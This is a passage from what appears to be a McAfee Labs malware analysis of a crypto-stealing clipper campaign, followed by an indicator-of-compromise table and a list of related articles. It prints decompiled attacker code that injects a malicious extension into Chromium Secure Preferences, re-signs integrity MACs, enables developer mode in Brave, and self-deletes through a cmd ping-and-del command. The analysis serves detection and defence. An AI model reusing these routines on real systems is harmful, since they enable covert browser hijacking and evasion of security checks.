- It then injects the malicious extension by directly modifying Secure Preferences and Preferences, enabling the extension to be loaded without user interaction.


```

internal static class SecurePreferencesWriter
{
    // Token: 0x0600047A RID: 1146 RVA: 0x0001A8B0 File Offset: 0x00018AB0
    public static void InstallBaseExtension(BrowserSession session, JsonObject extensionManifest, string installDir, string exte
    {
        JsonObject jsonObject = JsonParser.Parse(File.ReadAllText(session.SecurePreferencesPath, Encoding.UTF8)) as JsonObject;
        if (jsonObject == null)
        {
            throw new FormatException("Secure Preferences");
        }
        JsonObject jsonObject2 = ...;
        SecurePreferencesWriter.AddExtensionToPrefs(session, jsonObject2, extensionId, extensionManifest);
        jsonObject2["prefs.tracked_preferences_reset"] = new JsonArray();
        if (seedHexAscii != null && seedHexAscii.Length != 0)
        {
            byte[] array = SecurePreferencesWriter.HexDecode(Encoding.ASCII.GetString(seedHexAscii));
            if (array != null && array.Length != 0)
            {
                ResignEngine.ResignPrefs(jsonObject2, array);
            }
        }
        SecurePreferencesWriter.WritePartialEscape(session.SecurePreferencesPath, jsonObject2);
    }
}

```

Fig 27 Attacker logic to resign the secure preference files

- The malware reads and modifies the browser's Secure Preferences file, which controls installed extensions and their trust state.
- It injects the malicious extension into the configuration and attempts to re-sign the modified data, making the changes appear legitimate to the browser's integrity checks.
- The updated configuration is then written back to disk, ensuring the extension is loaded automatically and persists across browser restarts.

```

...
"first_install_time": "13420722944462948", "from_webstore": false, "granted_permissions": { "api": [ "history", "notifications", "storage", "webNavigation", "declarativeNetRequest", "scripting", "declarativeNetRequestWithHostAccess", "sidePanel", "clipboardRead", "clipboardWrite", "alarms", "explicit_host": [ "\u003Call_urls>" ], "manifest_permissions": [ ], "scriptable_host": [ "\u003Call_urls>" ] }, "incognito_conten
tings": [ ], "incognito_preferences": { }, "last_update_time": "13420722944462948", "location": 4, "newAllowFileAccess": true, "path": "C:\\Use
Known\\AppData\\Local\\Packages\\Extensions\\CC4E2A2A20DFD608346F1AF425A3177265DD61AE253FA86D24B1159CF32C7504", "preferences": { }, "r
only_preferences": { }, "serviceworkerevents": { "action.onClicked", "notifications.onClicked", "runtime.onInstalled", "was_installed_by
lt": false, "was_installed_by_oem": false, "withholding_permissions": false }, "mhjfbmdgcfjbbpaeojofchoeefgiehjai": { "account_extension_t
active_permissions": { "api": [ "contentSettings", "fileSystem", "fileSystem.write", "metricsPrivate", "tabs", "resourcesPrivate", "pdfViewe
te", "explicit_host": [ "chrome://resources/*", "chrome://webui-test/*" ], "manifest_permissions": [ ], "scriptable_host": [ ], "commands": {

```

Fig 27B :Extension path is added to chrome secure preferences file

```

case BrowserKind.Brave:
    SecurePreferencesWriter.EnsureMap(root, new string[]
    {
        "extensions",
        "settings"
    })[extensionId] = manifest;
    SecurePreferencesWriter.EnsureMap(root, new string[]
    {
        "protection",
        "macs",
        "extensions",
        "settings"
    })[extensionId] = new JsonString("");
    SecurePreferencesWriter.EnsureMap(root, new string[]
    {
        "extensions",
        "ui"
    })["developer_mode"] = new JsonBool(true);
    return;

```

Fig 28: Logic to Manipulate defenses of Brave Browser

- For browsers such as Brave and Opera, the malware injects the malicious extension directly into the browser's configuration by adding entries under the extensions.settings (or extensions.opsettings) section.
- It also updates integrity-related fields (protection.macs) to make the injected extension appear trusted by the browser.
- Additionally, the malware attempts to enable developer mode programmatically, allowing unpacked extensions to run with fewer restrictions.




Fig 29: Attacker logic to get device ID used to further calculate integrity Values

- The malware attempts to recompute browser integrity signatures by generating new MAC (Message Authentication Code) values for the modified Secure Preferences file.
- It uses system-specific identifiers, such as the machine SID, combined with a seed value to mimic Chrome's internal verification mechanism.
- By recalculating these integrity checks (macs and super_mac), the malware tries to make its unauthorized modifications appear legitimate to the browser.

```

// Token: 0x00000472 RID: 1138 RVA: 0x0001A404 File Offset: 0x00018604
private static void ScheduleSelfDelete()
{
    string location = Assembly.GetExecutingAssembly().Location;
    if (string.IsNullOrEmpty(location) || !File.Exists(location))
    {
        Log.Warn("ScheduleSelfDelete: путь к exe не найден");
        return;
    }
    ProcessStartInfo startInfo = new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/c ping 127.0.0.1 -n 2 > nul & del /f /q \"" + location + "\"",
        UseShellExecute = false
    };
    try
    {
        Process.Start(startInfo);
        Log.Info("Запланировано удаление: " + location);
    }
    catch (Exception ex)
    {
    }
}

```

Figure 30 Self-Deletion Logic

- The malware includes a self-deletion mechanism designed to remove the installer executable after successful execution.
- It launches a hidden command prompt process that delays execution briefly before deleting the original file from disk.

Conclusion

This campaign is a concise illustration of where consumer-targeted cryptocurrency theft is heading. The operator has taken the oldest and simplest category of crypto malware — the clipper — and quietly upgraded three of its weakest links. Static attacker addresses have been replaced with a server-side, per-victim mapping. Fragile, hardcoded command-and-control domains have been replaced with a blockchain-resolved lookup that an operator can rotate with a single transaction. And a fragile dropper has been replaced with a Chromium extension that lives inside the user's most trusted application, loaded under the browser's own integrity signature.

McAfee will continue to track this campaign and related infrastructure. Our customers are protected by existing detections and will benefit from telemetry-driven updates as new variants and rotated infrastructure are identified.

Indicators of Compromise (IOC)

Type	Category	Value
SHA-256	.NET Installer (BaseZipInstaller)	2735e12030c195fb5454e4736c51b55b59664b93cae9f4bd5317afcd9c2af0bf 053620962047f50a91c6e8d1a6519eccc41fab51473f033086b4d816abe8bcb0

SHA-256	Golang-compiled Installer Variant	11be4c47ff049322de41743f62544cafd32d67e24ad653b7ebedf8ebd63e0962 1432393691b415d0cd4680d9cee73e60896fbe63300d9f0355c96e91817e4b1d
URL	Payload distribution	hxxps://google-services[.]cc/base[.]zip
Domain	Command-and- Control (resolved via smart contract)	devops-offensive[.]cc Zebregts[.]com
BTC wallet	Crypto wallet	3JvDBvKbS6YYMKjV3R9e9Zfd67f467fNLy 1BbhVBxpnuiZuAL1gGZnEMdQhmz9JGWpyT 3AcPNVh7NyESwX3ECymy3rkdH4Ke2c26Tj 1BVTrB47erypG3tevi1U9Fv6BbNUBEiuiX
Artifact	Sideload target	Chromium Secure Preferences file (Chrome, Edge, Brave, Opera profiles)
Extension files	manifest.json	ed2599d6a8f30d5eaf14ad7f855aece0acdf7efa4a148eb18e4d9f0d8e2cd90c
	crypto-patterns.js	daf82c67e8e5df6bbd5370172ac9374aa7dce48af05496e8ec3dba7b602c619b 6eb2f07265dd95cacd39dfcf0705786b97f3e173cf4e9b3dfe7bad141c9a9dd5
	Interceptor.js	a2ffdbedc5c9f5400a2b1cf5d35f5ec1df06a74d0345f1035bcf75d36ed73e01
	content-script.j	eb84ba4a0cd95655a021865d4fec93ae3393f86cc9848810ed0b49035b1c5e2c
	cache.js	6aaba685669d779ef8be8f7f4231096cfafd0ef386f3897c5e2106c177724fc8
	domain- resolver.js	2599064901308a97540af29197ed0b38702bbee38d6dbbfa61cf9eb5878353f3 ab450927b37e1b68e2be68832c354ac600e86e2545a904d4ca0ea283f2600cc2
	service-worker.js	
	api-client.js	

McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.

More from McAfee Labs



[GTA Cheat Users Exposed in Breach as Minecraft Malware Hits 116,000 Players](#)

A GTA cheat service exposed 64,000 users while a Minecraft malware campaign infected more than 116,000 players. Here's what gamers...

Jun 05, 2026 | 5 MIN READ



[Think That Party Invite Is Real? Fake E-Vite Scams Are the New Phishing Trap](#)

Fake party invitation phishing scams are on the rise. Here's how to spot them and what to do if you...

Jun 03, 2026 | 5 MIN READ



[New Malware Targeting Minecraft Infects 2K Daily, and Teens are Becoming Attackers](#)

If you or your child plays Minecraft, here's what you need to know about a large-scale malware campaign McAfee Labs...

Jun 02, 2026 | 9 MIN READ



[Game Over: WeedHack – The Rise of Minecraft Malware-as-a-Service Campaigns](#)

If you or your child plays Minecraft, here's what you need to know about a large-scale malware campaign McAfee Labs...


Jun 02, 2026 | 3 MIN READ



[Imposter Scams Are Evolving. Here Are the 10 Identities Scammers Pretend to Be Most.](#)

Imposter scams are the FTC's top reported fraud. Learn the 10 most common identities scammers impersonate and how to spot...

Jul 02, 2026 | 7 MIN READ



[McAfee Mobile Security Earns a Perfect AV-TEST Score Yet Again](#)

McAfee Mobile Security earned another perfect AV-TEST score, continuing more than a decade of independently verified Android protection.

Jul 01, 2026 | 3 MIN READ



[AI Can Find Your Location 91% of the Time Using Just One Photo](#)

How much info can one photo reveal? We put it to the test, and without any geotags or metadata, AI...

Jul 01, 2026 | 13 MIN READ



[The New DoorDash Scam Every Gig Worker Should Know About: This Week in Scams](#)

DoorDash drivers are losing money to fake support calls while scammers use fake GTA 6 early access offers to steal...

Jun 26, 2026 | 4 MIN READ



[7 Shopping Scams Americans Report Seeing Most: This Week in Scams](#)

New McAfee research reveals the seven shopping scams consumers encounter most often before Prime Day, plus the warning signs and...

Jun 18, 2026 | 4 MIN READ



[ServiceNow Data Exposure and a New VA Scam: This Week in Scams](#)

Most people think a data breach starts with a hacker breaking into a system. In reality, and...

Jun 12, 2026 | 5 MIN READ



[McAfee Wins SE Labs' Highest Honor for Home Anti-Malware Protection](#)

McAfee is proud to be recognized with the SE Labs Home Anti-Malware Award 2026, one of the most respected independent...

Jun 11, 2026 | 4 MIN READ



[New Research: Rising Costs Are Driving Consumers to Ignore Scam Instincts for Better Deals](#)

New McAfee research finds rising costs are driving riskier online shopping behavior, and scammers are taking advantage. Here's what consumers...

Jun 09, 2026 | 6 MIN READ



[GTA Cheat Users Exposed in Breach as Minecraft Malware Hits 116,000 Players](#)

A GTA cheat service exposed 64,000 users while a Minecraft malware campaign infected more than 116,000 players. Here's what gamers...

Jun 05, 2026 | 5 MIN READ



[Think That Party Invite Is Real? Fake E-Vite Scams Are the New Phishing Trap](#)

Fake party invitation phishing scams are on the rise. Here's how to spot them and what to do if you...

Jun 03, 2026 | 5 MIN READ



[New Malware Targeting Minecraft Infects 2K Daily, and Teens are Becoming Attackers](#)

If you or your child plays Minecraft, here's what you need to know about a large-scale malware campaign
McAfee Labs...

Jun 02, 2026 | 9 MIN READ



[Game Over: WeedHack – The Rise of Minecraft Malware-as-a-Service Campaigns](#)

If you or your child plays Minecraft, here's what you need to know about a large-scale malware campaign
McAfee Labs...


Jun 02, 2026 | 3 MIN READ



[Imposter Scams Are Evolving. Here Are the 10 Identities Scammers Pretend to Be Most.](#)

Imposter scams are the FTC's top reported fraud. Learn the 10 most common identities scammers impersonate
and how to spot...

Jul 02, 2026 | 7 MIN READ



[McAfee Mobile Security Earns a Perfect AV-TEST Score Yet Again](#)

McAfee Mobile Security earned another perfect AV-TEST score, continuing more than a decade of independently verified Android protection.

Jul 01, 2026 | 3 MIN READ



[AI Can Find Your Location 91% of the Time Using Just One Photo](#)

How much info can one photo reveal? We put it to the test, and without any geotags or metadata, AI...

Jul 01, 2026 | 13 MIN READ



[The New DoorDash Scam Every Gig Worker Should Know About: This Week in Scams](#)

DoorDash drivers are losing money to fake support calls while scammers use fake GTA 6 early access offers to steal...

Jun 26, 2026 | 4 MIN READ



[7 Shopping Scams Americans Report Seeing Most: This Week in Scams](#)

New McAfee research reveals the seven shopping scams consumers encounter most often before Prime Day, plus the warning signs and...

Jun 18, 2026 | 4 MIN READ



[ServiceNow Data Exposure and a New VA Scam: This Week in Scams](#)

Most people think a data breach starts with a hacker breaking into a system. In reality, and...

Jun 12, 2026 | 5 MIN READ



[McAfee Wins SE Labs' Highest Honor for Home Anti-Malware Protection](#)

McAfee is proud to be recognized with the SE Labs Home Anti-Malware Award 2026, one of the most respected independent...

Jun 11, 2026 | 4 MIN READ



[New Research: Rising Costs Are Driving Consumers to Ignore Scam Instincts for Better Deals](#)

New McAfee research finds rising costs are driving riskier online shopping behavior, and scammers are taking advantage. Here's what consumers...

Jun 09, 2026 | 6 MIN READ



[GTA Cheat Users Exposed in Breach as Minecraft Malware Hits 116,000 Players](#)

A GTA cheat service exposed 64,000 users while a Minecraft malware campaign infected more than 116,000 players. Here's what gamers...

Jun 05, 2026 | 5 MIN READ



[Think That Party Invite Is Real? Fake E-Vite Scams Are the New Phishing Trap](#)

Fake party invitation phishing scams are on the rise. Here's how to spot them and what to do if you...

Jun 03, 2026 | 5 MIN READ



[New Malware Targeting Minecraft Infects 2K Daily, and Teens are Becoming Attackers](#)

If you or your child plays Minecraft, here's what you need to know about a large-scale malware campaign
McAfee Labs...

Jun 02, 2026 | 9 MIN READ



[Game Over: WeedHack – The Rise of Minecraft Malware-as-a-Service Campaigns](#)

If you or your child plays Minecraft, here's what you need to know about a large-scale malware campaign
McAfee Labs...

Jun 02, 2026 | 3 MIN READ